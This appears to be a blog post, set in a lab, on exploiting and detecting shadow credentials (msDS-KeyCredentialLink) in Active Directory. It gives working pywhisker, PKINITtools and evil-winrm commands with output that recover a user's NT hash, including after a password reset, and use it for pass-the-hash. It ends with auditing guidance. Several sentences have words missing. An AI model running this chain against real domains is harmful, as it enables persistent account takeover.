


Exploiting and Detecting Shadow Credentials and msDS-KeyCredentialLink in Active Directory

 medium.com/@NightFox007/exploiting-and-detecting-shadow-credentials-and-msds-keycredentiallink-in-active-directory-9268a587d204

NightFox

20 августа 2024 г.



NightFox



Photo by on

In Cybersecurity, there is a saying: “Security is the enemy of convenience,” a sentiment that resonates strongly when discussing Authentication. As enterprise environments strive to implement more convenient authentication methods, such as passwordless authentication, the attack surface can inadvertently grow. A topic of concern for years is the attribute, showcased in authentication mechanisms such as „and **(Microsoft Authenticator, , etc)**.

In this blog, we will unveil what **shadow credentials** are, how attackers can exploit the msDS-KeyCredentialLink attribute to persist on User and Computer accounts, and how defenders can detect it.

Key Terms

The authentication mechanisms surrounding shadow credentials are explained in great detail by and along with a treasure trove of other technical information surrounding the technique. Here are a few essential terms for clarity:

msDS-KeyCredentialLink: An Active Directory attribute that stores and links raw cryptographic data for password-less authentication to a user or computer object.

Shadow Credentials: These are credentials that attackers inject into Active Directory (AD) accounts to gain or maintain access to the modified account. They are often associated with adding rogue certificates or keys to a target user's or computer's msDS-KeyCredentialLink attribute. This allows them to authenticate as that user even if the password is reset.


Pre-Authentication: The conditions that must be met before a user is allowed to authenticate.

(Public Key Cryptography for initial authentication): An authentication method that requires a Key Distribution Center (KDC) to use a public-private key pair authentication method (asymmetric) before authenticating a Kerberos client and granting a Ticket Granting Ticket (TGT).


- : Uses a traditional X.509 certificate and private key pair to authenticate a Kerberos client. The certificate is directly validated by the KDC.
- : Relies on a public key stored in the msDS-KeyCredentialLink attribute of an Active Directory object. The KDC authenticates the client by verifying that the public key used in the authentication request matches the one stored in the AD object, without needing a traditional certificate.

Pre-requisites

- The target DC is **Windows Server 2016** or above.
- The target Domain Controller must have its own certificate and keys for **Server Authentication**.



The attacker must have control over an account with **write permissions** over the msDs-KeyCredentialLink attribute of the target user or computer object. This would typically be an administrative account, however, any account configured with this permission can be used.



ADUC is used to grant the test user permission to modify the msDS-KeyCredentialLink attribute.

Injecting Shadow Credentials

We'll be leveraging and for exploiting Shadow Credentials from a Unix system.

```
(kali@kali) ~$ python3 ~/pywhisker/pywhisker.py -u "test" -p "password01!" -d "lab.local" -t "test" --dc-ip 10.0.0.4 -a add --filename test --export PEM
[*] Searching for the target account
[*] Target user found: CN=Test User,CN=Users,DC=lab,DC=local
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 8e305f74-95c6-d9be-b45f-f7ee7965dc15
[*] Updating the msDS-KeyCredentialLink attribute of test
[*] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Saved PEM certificate at path: test_cert.pem
[*] Saved PEM private key at path: test_priv.pem
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
```

```
python3 ~/pywhisker/pywhisker.py -u -p -d -t --dc-ip 10.0.0.4 -a add --filename -- PEM
```

An LDAP connection to the DC at 10.0.0.4 is established. The credentials are then sent over the network to the DC. Without the -k flag, NTLM is used by default for authentication.

Once authenticated, pywhisker.py performs an LDAP search for the user test in AD to locate the Distinguished Name (DN) and SID (Security Identifier).

After retrieving the user information, it generates a new certificate, formats it as a `msDS-KeyCredentialLink` object, and updates the user's LDAP entry with this new `KeyCredential` and `DeviceID`.

The added `KeyCredential` includes a public key that the AD user object will trust. The certificate and private key are generated locally and saved in PEM format to a file named `test_cert.pem` and `test_priv.pem`.

```
[kali@kali:~]$ python3 PKINITtools/gettgtpkinit.py -cert-pem test_cert.pem -key-pem test_priv.pem lab.local/test test.ccache
2024-08-18 12:50:51,936 minikerberos INFO Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2024-08-18 12:50:51,947 minikerberos INFO Requesting TGT
INFO:minikerberos:Requesting TGT
2024-08-18 12:50:51,968 minikerberos INFO AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2024-08-18 12:50:51,969 minikerberos INFO a85a3b0b40ce33983b441b614bd705d91bf7e9869bf0b9592e8b454833c2af04
INFO:minikerberos:a85a3b0b40ce33983b441b614bd705d91bf7e9869bf0b9592e8b454833c2af04
2024-08-18 12:50:51,971 minikerberos INFO Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

```
python3 PKINITtools/gettgtpkinit.py -cert-pem test_cert.pem -key-pem test_priv.pem
lab.local/test test.ccache
```

PKINIT Key Trust: Instead of using a password or NTLM hash, `gettgtpkinit.py` uses the certificate and private key (`test_cert.pem` and `test_priv.pem`) to authenticate. This is part of the PKINIT mechanism, where public key cryptography is used to securely authenticate a user to the KDC.

- When the AS-REQ (Authentication Service Request) is sent to the KDC, it includes the public key, and a signature generated using the corresponding private key (in this case, from `test_priv.pem`).
- Instead of directly using the certificate for authentication, the KDC is validating if any of the public keys in the `msDS-KeyCredentialLink` attribute of the `test` user matches the one used in the AS-REQ.
- If there is a match, the KDC will authenticate the user based on this public key.

AS-REP Encryption Key: The KDC sends back the TGT along with an encrypted response. This key (shown in the output) is crucial for decrypting and using the TGT.

TGT Storage: The TGT is saved to the specified file (`test.ccache`). This file can then be used to authenticate to various services within the Kerberos realm (`lab.local`) until the ticket expires.

```
[kali@kali:~]$ export KRB5CCNAME=test.ccache

[kali@kali:~]$ python3 PKINITtools/getnthash.py -key a85a3b0b40ce33983b441b614bd705d91bf7e9869bf0b9592e8b454833c2af04 lab.local/test
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
49de316d55d2ef98db702e743538a291
```

```
KRB5CCNAME=test.ccache
```

This next command sets the `KRB5CCNAME` environment variable to the file `test.ccache`. This tells Kerberos-aware tools to use this file for authentication.

```
python3 PKINITtools/getnthash.py - <-REP Encryption > lab.local/test
```

- The previously obtained TGT (from `test.ccache`) is used to request a service ticket for the `lab.local/test` user.
- Next, the AS-REP encryption key is used to decrypt the service ticket and extract the NT hash of the user.
- The NT hash is recovered and displayed.

Why is this important?

If the target user was to change their password, let's say... because their account was compromised, an attacker can obtain another NT Hash of the new password. This gives the attacker persistence within the account and any other object they added a custom key.

Let's change the password to show impact.

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Night> net user test BrandN3wpassw0rd /domain
The command completed successfully.

PS C:\Users\Night> _
```

```
net user BrandN3wpassw0rd /domain
```

After changing the users domain password we use the `gettgtpkinit.py` and `getnthash.py` to recover the users new passwords NT hash.

```
python3 PKINITtools/gettgtpkinit.py -cert-pem test_cert.pem -key-pem test_priv.pem lab.local/test test.ccache
2024-08-18 13:19:26,404 minikerberos INFO Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2024-08-18 13:19:26,416 minikerberos INFO Requesting TGT
INFO:minikerberos:Requesting TGT
2024-08-18 13:19:26,430 minikerberos INFO AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2024-08-18 13:19:26,430 minikerberos INFO ba9dbaf1b1513d8068cf8e135412244ad1eb8190772c62da590d62cdf36ee56
INFO:minikerberos:ba9dbaf1b1513d8068cf8e135412244ad1eb8190772c62da590d62cdf36ee56
2024-08-18 13:19:26,432 minikerberos INFO Saved TGT to file
INFO:minikerberos:Saved TGT to file

(kali@kali) ~
$ python3 PKINITtools/getnthash.py -key ba9dbaf1b1513d8068cf8e135412244ad1eb8190772c62da590d62cdf36ee56 lab.local/test
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
aa4ad081937261576ce32e4c803a797a
```

```
python3 PKINITtools/gettgtpkinit.py -cert-pem test_cert.pem -key-pem test_priv.pem
lab.local/test test.ccache
```

```
python3 PKINITtools/getnthash.py -key
ba9dbaf1b1513d8068cf8e135412244ad1eb8190772c62da590d62cdf36ee56 lab.local/test
```

An attacker can use this new NT hash to authenticate as the user with the Pass-The-Hash technique.

```
evil-winrm -i 10.0.0.5 -u test -H <New NT Hash>
```


Using Evil-WinRM we can authenticate to a workstation on the domain without ever obtaining the users new password.

```
evil-winrm -i 10.0.0.5 -u test -H aa4ad081937261576ce32e4c003a797a
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
PS C:\Users\test\Documents>
```

If WinRM is not enabled, other services can be leveraged, such as RDP.


Monitoring

Ensure that you have auditing enabled on your Domain Controller to detect changes to critical attributes. This can be done using the Group Policy Management Console and audit rule shown in this [article](#).




Navigate to the Group Policy Management Console (GPMC) and edit the Default Domain Controllers Policy.

- Go to Computer Configuration -> Policies -> Windows Settings -> Security Settings -> .
- Enable auditing for and .




Enable auditing for by checking the boxes for auditing Success and Failure events.



Enable auditing for .

NOTE! Enabling auditing for **Directory Service Changes** will **not** catch changes to the msDS-KeyCredentialLink attribute of User objects. However, it will audit other sensitive objects like Computer accounts.



Configuring a SACL to audit Active Directory object modifications for User objects will generate Event ID (5136).

Make sure auditing is enabled for other critical events like Account logon. False positives and noise can be tuned as the normal activity is identified for each unique environment.

Normal Activity and Potential False Positives

The Groups that have permission to write to the msDS-KeyCredentialLink attribute are **Domain Admins**, **Key Admins**, and **Enterprise Key Admins**. Generally, the attribute is only going to be modified by the or the **ADFS service account**. AAD Connect sync account are prefixed with “**MSOL_**” if express settings are used, otherwise it must be created before installation.

Although members of these groups can potentially be compromised, changes flagged as shadow credentials are expected to a certain extent.

